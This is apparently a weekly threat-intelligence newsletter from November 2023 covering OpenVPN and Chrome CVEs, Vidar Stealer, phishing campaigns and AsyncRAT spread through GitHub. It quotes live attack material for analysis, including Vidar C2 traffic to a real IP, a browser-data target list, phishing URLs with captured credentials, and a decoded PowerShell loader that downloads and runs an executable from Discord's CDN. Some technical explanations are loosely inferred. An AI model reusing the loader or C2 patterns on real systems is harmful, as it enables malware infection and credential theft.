# Threat Intel Roundup: OpenVPN, eBPF, AsyncRAT, OpenSea

Week in Overview(7 Nov-14 Nov)

THREATRADAR
By HADESS

WWW.THREATRADAR.NET

# Technical Summary

1. Kernel Exploit and Rootkit Detection Using eBPF

- **Technology**: eBPF (extended Berkeley Packet Filter) in Linux.
- **Purpose**: Detect kernel exploits and rootkits.
- **Mechanisms**:
    - **wCFI (Control Flow Integrity)**: Monitors kernel call stack and validates return addresses against a bitmap of valid call sites.
    - **PSD (Privilege Escalation Detection)**: Tracks changes in kernel credential structures to identify unauthorized privilege escalations.
- **Implementation**: eBPF programs attached to kernel functions, submitting events to userspace for analysis.

2. Email Phishing Campaigns Targeting OpenSea Users and Developers

- **Target**: OpenSea platform users and developers.
- **Method**:
    - Fake developer account risk alerts.
    - Fraudulent offers.
- **Modus Operandi**: Emails mimicking official communication to deceive recipients into revealing sensitive information or credentials.

3. Chrome Use-After-Free Vulnerability in WebAudio (CVE-2023-5996)

- **Vulnerability**: Use-after-free in Chrome's WebAudio component.
- **CVE ID**: CVE-2023-5996.

**Resolution**: Ignoring channel count updates after the audio context is closed to prevent exploitation.

4. Malware Distribution via GitHub: Threat Actors Spreading AsyncRAT

- **Platform Used**: GitHub.
- **Malware**: AsyncRAT (Remote Access Trojan).
- **Method**: Disguising malicious screensaver (.scr) files as .sln files in legitimate Visual Studio projects.
- **Exploitation**: Utilizing Discord's CDN for distribution.

5. CVE-2023-46849

- **Vulnerability**: In OpenVPN versions 2.6.0 to 2.6.6.
- **Issue**: Divide by zero behavior when using the --**fragment** option, leading to application crash and denial of service.

6. CVE-2023-4966

- **Vulnerability**: In Citrix NetScaler ADC and Gateway appliances.
- **Issue**: Sensitive information disclosure vulnerability allowing hijacking of authenticated sessions and bypassing multifactor authentication.
- **Exploitation**: Observed in the wild since late August 2023.

7. Vidar Stealer

- **Update**: Major changes in C2 (Command and Control) communications, mimicking Stealc.
- **Capabilities**:
    - Downloads legitimate third-party DLLs.
    - Harvests data from browsers, crypto wallets, and more.
    - Exfiltrates data file by file.
    - Uses Dynamic Data Exchange (DDR) for communication.
- **Impact**: Improved evasion capabilities, even if detected by antivirus software.

## Key Findings

it is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- Kernel Exploit and Rootkit Detection Using eBPF
- Email Phishing Campaigns Targeting OpenSea Users and Developers
- Chrome Use-After-Free Vulnerability in WebAudio (CVE-2023-5996)
- Malware Distribution via GitHub: Threat Actors Spreading AsyncRAT
- CVE-2023-46849
- CVE-2023-4966
- Vidar Stealer

# 🚨 Vulnerability of the Week

## OpenVPN CVE-2023-46849

CVE-2023-46849 is a vulnerability identified in OpenVPN, specifically affecting versions 2.6.0 to 2.6.6. This vulnerability is related to the use of the **--fragment** option in certain configuration setups of OpenVPN.

- **Vulnerability**: The issue arises when the **--fragment** option is used inappropriately, leading to a divide by zero behavior.
- **Impact**: This divide by zero error can cause an application crash, resulting in a denial of service (DoS).
- **Affected Versions**: OpenVPN versions from 2.6.0 to 2.6.6.

Severity


As of now, the CVSS (Common Vulnerability Scoring System) score for CVE-2023-46849 has not been provided by NIST (National Institute of Standards and Technology). The severity of this vulnerability is still under analysis, and no official score or metrics have been published.

References and Advisories


Several advisories and resources provide more information about CVE-2023-46849:

- OpenVPN Community Wiki on CVE-2023-46849
- OpenVPN Security Advisory
- NIST National Vulnerability Database Detail


# 🥵 Malware or Ransomware




```
ip.dst == 116.203.165.60 && http && !icmp
Destination       Protocol  Length  Info
116.203.165.60    HTTP       246 GET / HTTP/1.1
116.203.165.60    HTTP       616 POST / HTTP/1.1
116.203.165.60    HTTP       637 POST / HTTP/1.1
116.203.165.60    HTTP       637 POST / HTTP/1.1
116.203.165.60    HTTP      1367 POST / HTTP/1.1
116.203.165.60    HTTP       233 GET /sqlite3.dll HTTP/1.1
116.203.165.60    HTTP       233 GET /freebl3.dll HTTP/1.1
116.203.165.60    HTTP       233 GET /mozglue.dll HTTP/1.1
116.203.165.60    HTTP       234 GET /msvcp140.dll HTTP/1.1
116.203.165.60    HTTP       230 GET /nss3.dll HTTP/1.1
116.203.165.60    HTTP       234 GET /softokn3.dll HTTP/1.1
116.203.165.60    HTTP       238 GET /vcruntime140.dll HTTP/1.1
116.203.165.60    HTTP       743 POST / HTTP/1.1
116.203.165.60    HTTP       637 POST / HTTP/1.1
116.203.165.60    HTTP       637 POST / HTTP/1.1
```



```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:110.0) Gecko/20100101 Firefox/121.0
Host: 116.203.165.60:2087
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 09 Nov 2023 13:44:18 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

POST / HTTP/1.1
Content-Type: multipart/form-data; boundary=----HCBFIJJECFIEBGDGCFIJ
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:110.0) Gecko/20100101 Firefox/121.0
Host: 116.203.165.60:2087
Content-Length: 278
Connection: Keep-Alive
Cache-Control: no-cache

------HCBFIJJECFIEBGDGCFIJ
Content-Disposition: form-data; name="hwid"

EDC9CCDBC918194301792-57b677a2-753c-11ee-bfb4-806e6f6e6963
------HCBFIJJECFIEBGDGCFIJ
Content-Disposition: form-data; name="build_id"

f3872ed7b089c1810bdd0f3418ae791c
------HCBFIJJECFIEBGDGCFIJ--
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 09 Nov 2023 13:44:18 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

okPOST / HTTP/1.1
Content-Type: multipart/form-data; boundary=----KJEBKJDAFHJDGDHJKKEG
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:110.0) Gecko/20100101 Firefox/121.0
Host: 116.203.165.60:2087
Content-Length: 299
Connection: Keep-Alive
Cache-Control: no-cache

------KJEBKJDAFHJDGDHJKKEG
Content-Disposition: form-data; name="token"


------KJEBKJDAFHJDGDHJKKEG
Content-Disposition: form-data; name="build_id"

f3872ed7b089c1810bdd0f3418ae791c
------KJEBKJDAFHJDGDHJKKEG
Content-Disposition: form-data; name="mode"
```



```
Google Chrome|\Google\Chrome\User Data|chrome|Google Chrome Canary|\Google\Chrome SxS\User
Data|chrome|Chromium|\Chromium\User Data|chrome|Amigo|\Amigo\User Data|chrome|Torch|\Torch\User
Data|chrome|Vivaldi|\Vivaldi\User Data|chrome|Comodo Dragon|\Comodo\Dragon\User
Data|chrome|EpicPrivacyBrowser|\Epic Privacy Browser\User Data|chrome|CocCoc|\CocCoc\Browser\User
Data|chrome|Brave|\BraveSoftware\Brave-Browser\User Data|chrome|Cent Browser|\CentBrowser\User
Data|chrome|7Star|\7Star\7Star\User Data|chrome|Chedot Browser|\Chedot\User Data|chrome|Microsoft Edge|\Microsoft
\Edge\User Data|chrome|Microsoft Edge Canary|\Microsoft\Edge SxS\User Data|chrome|Microsoft Edge
Beta|\Microsoft\Edge Beta\User Data|chrome|Microsoft Edge Dev|\Microsoft\Edge Dev\User Data|chrome|360
Browser|\360Browser\Browser\User Data|chrome|QQBrowser|\Tencent\QQBrowser\User Data|chrome|CryptoTab
Browser|\CryptoTab Browser\User Data|chrome|Opera|\Opera Software|opera|Opera GX|\Opera Software|opera|Opera
Crypto|\Opera Software|opera|Mozilla Firefox|\Mozilla\Firefox\Profiles|firefox|Pale Moon|\Moonchild
Productions\Pale Moon\Profiles|firefox|Thunderbird|\Thunderbird\Profiles|firefox|
```




https://twitter.com/crep1x/status/1722652451319202242

The blog post from SEKOIA.IO provides an in-depth analysis of the Stealc malware, highlighting its similarities with other infostealers like Vidar and Raccoon. Here's a summary of the key points related to the major update in Vidar Stealer's Command and Control (C2) communications, which now closely mimic those of Stealc:

1. **Use of Legitimate Third-Party DLLs**: Unlike previous versions that downloaded a ZIP file, the updated Vidar Stealer now downloads legitimate third-party DLLs. This change likely helps the malware evade detection by blending in with normal software operations.
2. **Malware Configurations**: The malware is configured to target specific data from browsers, cryptocurrency wallets, and other valuable information through a grabber module. This targeted approach allows for more efficient data harvesting.
3. **Exfiltration of Harvested Data**: The updated method involves exfiltrating harvested data file by file. This step-by-step approach can potentially improve the "knock rate" or "knock time," which refers to the efficiency and speed of data transmission back to the C2 servers.
4. **Use of DDR**: DDR (Dynamic Data Exchange) is a method of interprocess communication. In the context of this malware, it could be used to facilitate the transfer of stolen data or commands between processes, potentially making detection more difficult.
5. **C2 Servers**: The post lists several IP addresses identified as C2 servers for the malware. These servers are crucial for the malware's operation, as they receive the stolen data and send commands.
6. **Improved Evasion Capabilities**: The modification in the malware's communication and data exfiltration methods is likely aimed at improving its ability to evade detection. Even if antivirus software detects the malware, the step-by-step data exfiltration process might allow some data to be transmitted before the malware is neutralized.

# Malware Distribution Sites



| # | Result | Protocol | Host | URL | Body | Content-Type | Process |
|---|---|---|---|---|---|---|---|
| 3 | 200 | HTTP | Tunnel to | pub-91c76ad75ccd43f3a4351ea91d50ae83.r2.dev:443 | 0 | | chrome:8780 |
| 4 | 200 | HTTP | Tunnel to | pub-91c76ad75ccd43f3a4351ea91d50ae83.r2.dev:443 | 0 | | chrome:8780 |
| 5 | 304 | HTTPS | pub-91c76ad75ccd43f3a4351ea91d50ae83.r2.dev | /execo.html | 0 | text/html | chrome:8780 |
| 9 | 200 | HTTPS | sulzer.shop | /campi/excelphp1.php | 15 | text/html; charset=UTF-8 | chrome:8780 |

| Name | Value |
|---|---|
| source | excel365 |
| email | dngkim@kaist.ac.kr |
| password | P@SSW0RD! |

Capturing | All Processes | 1 / 4 | https://sulzer.shop/campi/excelphp1.php

https://twitter.com/doc_guard/status/1724011012515369248

A phishing HTML file, named "GFT000567.html," has successfully evaded the majority of antivirus (AV) solutions, raising significant concerns in the cybersecurity community.

Detection and Analysis

- **VirusTotal Detection**: The file has a remarkably low detection rate of 1 out of 60 AV solutions on VirusTotal, indicating its sophistication in evading security measures.
- **Filename**: GFT000567.html
- **MD5 Hash**: 2017a1ec0479724dae5ad5cd95781841

Indicators of Compromise (IOCs)

- **Malicious URLs**:
  - pub-91c76ad75ccd43f3a4351ea91d50ae83[.]r2[.]dev/execo.html#dngkim@kaist.ac.kr
  - sulzer[.]shop/campi/excelphp1.php
- These URLs are likely used for phishing attacks, data exfiltration, or directing users to download further malicious payloads.

DOCGuard Reports

- **Primary Sample Report**: A detailed analysis of the phishing file is available on DOCGuard, which can provide insights into its behavior, embedded scripts, and evasion techniques. The report can be accessed here.
- **Similar Sample Report**: Another report on a similar sample, which could provide comparative insights, is available here.

# 📱 Mobile Malware

https://time.com/6334344/google-scammers-fake-ai-chatbot/

Google has initiated legal action against scammers for distributing malware under the guise of its Bard AI chatbot. The scammers, believed to be based in Vietnam, created social media pages and ads, misleading users into downloading a fake version of Bard, which in reality was malware.

**Method of Attack**

1. Social Media Deception: The scammers set up social media accounts, using names like "Google AI," "AIGoogle," and similar variations. They promoted posts on platforms like Facebook, falsely advertising the download of Google's Bard AI chatbot.
2. Misuse of Google's Branding: The fraudulent entities used Google's trademarks and logos to lend credibility to their scheme, misleading users into believing the authenticity of their offering.
3. Malware Distribution: The download links provided by the scammers did not contain the Bard AI chatbot but malware. This malware was designed to steal social media credentials and potentially other sensitive information from the users' devices.


**Impact**

- Credential Theft: The primary objective of the malware was to siphon off login details of users, particularly targeting small businesses and their social media accounts.
- Financial Risks: By gaining access to social media accounts, the scammers could potentially access financial information or defraud businesses and their contacts.
- Brand Damage: The use of Google's trademarks in the scam could lead to reputational damage for Google, misleading users about the security and reliability of its products.
-

**Recommendations**

1. Vigilance in Downloads: Users should only download software from verified, official sources.
2. Awareness of Scams: Be aware of the increasing use of AI and popular brand names in online scams.
3. Credential Protection: Use multi-factor authentication and regularly update passwords, especially for business-related social media accounts.

# 🦮 Art of Detection



d7598624bb95fce2283ed6f6b08e9577
MD5: D7598624BB95FCE2283ED6F6B08E9577
Start: 13.11.2023, 11:34 Total time: 120 s

2600 d7598624bb95fce2283ed6f6b08e9577.exe generic 905 389 85

HTTP Requests 4 | Connections 7 | DNS Requests 0 | Threats 3

| Timeshift | Headers | Rep | PID | Process name | CN | URL | Content |
|---|---|---|---|---|---|---|---|
| 4180 ms | POST 200: OK | ? | 2600 | d7598624bb95fce228... | | http://31.14.41.237/Up | 309 b ↑ compressed |
| 8268 ms | POST 200: OK | ? | 2600 | d7598624bb95fce228... | | http://31.14.41.237/Up/b | 22.9 Kb ↑ compressed |
| 23680 ms | POST 200: OK | ? | 2600 | d7598624bb95fce228... | | http://31.14.41.237/Up/b | 8.68 Kb ↑ compressed |
| 26785 ms | POST 200: OK | ? | 2600 | d7598624bb95fce228... | | http://31.14.41.237/Up/b | 10.6 Kb ↑ compressed |

Danger [2600] d7598624bb95fce2283ed6f6b08e9577.exe Steals credentials

Process details ID 2600 Malicious
d7598624bb95fce2283ed6f6b08e9...
Username: admin
Start: +0ms Indicators:
100 OUT OF 100

Command line
"C:\Users\admin\AppData\Local\Temp\d7598624bb95fce2283ed6f6b08e9577.exe"

Danger 2
T1552.001 Credentials In Files (2)
Steals credentials

https://twitter.com/Jane_Osint/status/1724098761121575398

The malware, humorously proposed to be named "Electrocuted Stealer," is a type of infostealer. It has been identified through a sample available on the ANY.RUN malware analysis service. This malware is initially categorized as "Win32/Unknown Infostealer."

**Unique Characteristics**

- **Folder Naming**: The malware uses a peculiar method for naming folders, such as **\Temp\YUOhtyugjKgdfgjFGghj676jj\**. This naming pattern is notably random and chaotic, possibly reflecting an attempt to avoid pattern detection.
- **Proposed Name**: "Electrocuted Stealer" – This name humorously suggests the seemingly random and jumbled nature of the folder naming convention, as if the author was "electrocuted" while typing.


**Detection Strategies**

1. **Anomalous Folder Names**: Security systems can be configured to flag unusually named folders, especially those with a high degree of randomness and length, as seen in this malware.
2. **Behavioral Analysis**: Utilizing tools like ANY.RUN to observe the behavior of suspected malware in a safe, controlled environment. This can help in identifying unusual patterns of behavior that are indicative of infostealers.
3. **Signature-Based Detection**: While the malware is initially categorized as "Win32/Unknown," updates to antivirus databases with its signature, once fully analyzed, can help in its detection.
4. **Heuristic Analysis**: Employing heuristic analysis to detect new, unknown variants of malware based on similarities to known infostealers.
5. **Network Traffic Monitoring**: Infostealers often communicate with a C2 server. Monitoring for unusual outbound network traffic can help in detecting such malware.
6. **File System Monitoring**: Watching for changes in file systems, especially in system directories like **\Temp**, can be a red flag.

**Analysis and Reporting Tools**

- **ANY.RUN**: A cloud-based malware analysis service that provides a detailed report of malware behavior. The specific report for this malware can be accessed here.

# 🐕‍🦺 Art of Detection#2



| | |
|---|---|
| HookRender/Hooks | Valorant |
| imgui | Valorant |
| ApexLegends Resourcs..sln | Valorant |
| CatApexCPP.aps | Valorant |
| CatApexCPP.rc | Valorant |
| CatApexCPP.vcxproj | Valorant |
| CatApexCPP.vcxproj.filters | Valorant |
| CatApexCPP.vcxproj.user | Valorant |
| DrawCallBack.cpp | Valorant |
| DrawCallBack.h | Valorant |
| DrawEng.cpp | Valorant |
| DrawEng.h | Valorant |
| DriverHelp.h | Valorant |
| Globals.h | Valorant |
| VMProtectSDK.h | Valorant |
| VMProtectSDK32.lib | Valorant |

ApexLegends-External-Esp-Aimbot Public

sheetz0 Version bdc8822 8 minutes ago 27 commits

| | | |
|---|---|---|
| .github | - | 4 hours ago |
| ApexLegends External | Valorant | 4 hours ago |
| LICENSE | Copyright (c) 2023 sheetz0 | 4 hours ago |
| README.md | Valorant | 4 hours ago |
| Version | Version | 8 minutes ago |

README.md

ApexLegends External Cheat

Noteworthy Insight

Upon assembling this construct, a DLL injector becomes an imperative prerequisite. The essential injector can be

About

Upon assembling this construct, a DLL injector becomes an imperative prerequisite. The essential injector can be sourced from my profile – it has been thoughtfully made accessible for your convenience.

valorant valorant-cheat valorant-hack valorant-spoofer valorant-esp valorant-skinchanger valorant-aimbot valorant-cheats valorant-hacks valorant-cheat-download

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars □ Strict mode

Remove null bytes

Input

PAAjAG0AdQB2ACMAPgBTAHQAYQByAHQALQBTAGwAZQBlAHAAIAAtAFMAZQBjAG8AbgBkAHMAIAAzADUAOwAoAE4AZQB3AC0AT
wBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZA
BGAGkAbABlACgAJwBoAHQAdABwAHMAOgAvAC8AYwBkAG4ALgBkAGkAcwBjAG8AcgBkAGEAcABwAC4AYwBvAG0ALwBhAHQAdAB
hAGMAaABtAGUAbgB0AHMALwAxADEANgA2ADAAOQA0ADcAOQAzADIANAAwADIAMgA4ADAAMQAwAC8AMQAxADYANgAwADkANAA5
ADAAMAA5ADIANAA3ADgANAA2ADUAMAAvAGUAbABlAGMAaQBpAHAAaQBjAGwALgBlAHgAZQAnACwAIAA8ACMAYQBuAHUAIwA+A
CAAKABKAG8AaQBuAC0AUABhAHQAaAAgADwAIwB4AGYAYgAjAD4AIAAtAFAAYQB0AGgAIAAkAGUAbgB2ADoAQQBwAHAARABhAH
QAYQAgADwAIwBoAHUAaQAjAD4AIAAtAEMAaABpAGwAZABQAGEAdABoACAAJwA0AEsAUwBEAEYAUwBGAEcAUQAuAGUAeABlACc
AKQApADwAIwBwAHkAagAjAD4AOwAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIAAtAEYAaQBsAGUAUABhAHQAaAAgADwA
IwB3AG4AdgAjAD4AIAAoAEoAbwBpAG4ALQBQAGEAdABoACAALQBQAGEAdABoACAAJABlAG4AdgA6AEEAcABwAEQAYQB0AGEAI
AA8ACMAcwBuAHYAIwA+ACAALQBDAGgAaQBsAGQAUABhAHQAaAAgACcANABLAFMARABGAFMARgBHAFEALgBlAHgAZQAnACkAPA
AjAGQAbAB3ACMAPgA=

Output

```
<#muv#>Start-Sleep -Seconds 35;(New-Object
System.Net.WebClient).DownloadFile('https://cdn.discordapp.com/attachments/1166094793240228010/11
66094900924784650/eleciipicl.exe', <#anu#> (Join-Path <#xfb#> -Path $env:AppData <#hui#> -
ChildPath '4KSDFSFGQ.exe'))<#pyj#>; Start-Process -FilePath <#wnv#> (Join-Path -Path
$env:AppData <#snv#> -ChildPath '4KSDFSFGQ.exe')<#dlw#>
```

https://twitter.com/g0njxa/status/1724038475765145931


Threat actors are increasingly utilizing GitHub, a popular platform for software development, to spread malware. A recent incident involved the distribution of malicious screensaver files (.scr), which were disguised as .sln files within a legitimate Visual Studio project. This tactic was used to distribute AsyncRAT, a remote access trojan, by exploiting Discord's Content Delivery Network (CDN).
Analysis from ANY.RUN

The detailed analysis of this malware distribution strategy is provided by ANY.RUN, an interactive malware hunting service. Unfortunately, the specific content of the analysis from the provided ANY.RUN link is not accessible due to technical limitations. However, the general approach of these threat actors can be outlined based on known tactics and the summary provided.

Tactics and Implications

- **Disguised Files**: The .scr files, typically used for screensavers, are disguised as .sln (solution) files, which are part of Visual Studio projects. This disguise is intended to trick users into executing the malware, believing it to be a harmless component of the project.
- **Use of GitHub**: By placing these malicious files in a seemingly legitimate project on GitHub, attackers leverage the trust and popularity of the platform to spread the malware.
- **Exploitation of Discord CDN**: The use of Discord's CDN for distributing AsyncRAT indicates a sophisticated approach to bypassing standard security measures. CDNs are typically trusted networks, and their abuse can lead to widespread malware distribution.
- **AsyncRAT**: This remote access trojan allows attackers to control infected systems remotely, posing significant risks to data security and privacy.

# 🐙 Proxylife



Good Day,


I send the requested documents.

Your documents is now ready for download. Please click the attachment below to download and view it.

Have a nice day.

1 attachment: Documents_scan-092023G.html 1.3 MB

Documents_scan-092023G.html 1.3 MB




Microsoft OneDrive
Download starting...

Microsoft 2023

**dga_seed**
TEST_SEE

**domain_length**
11

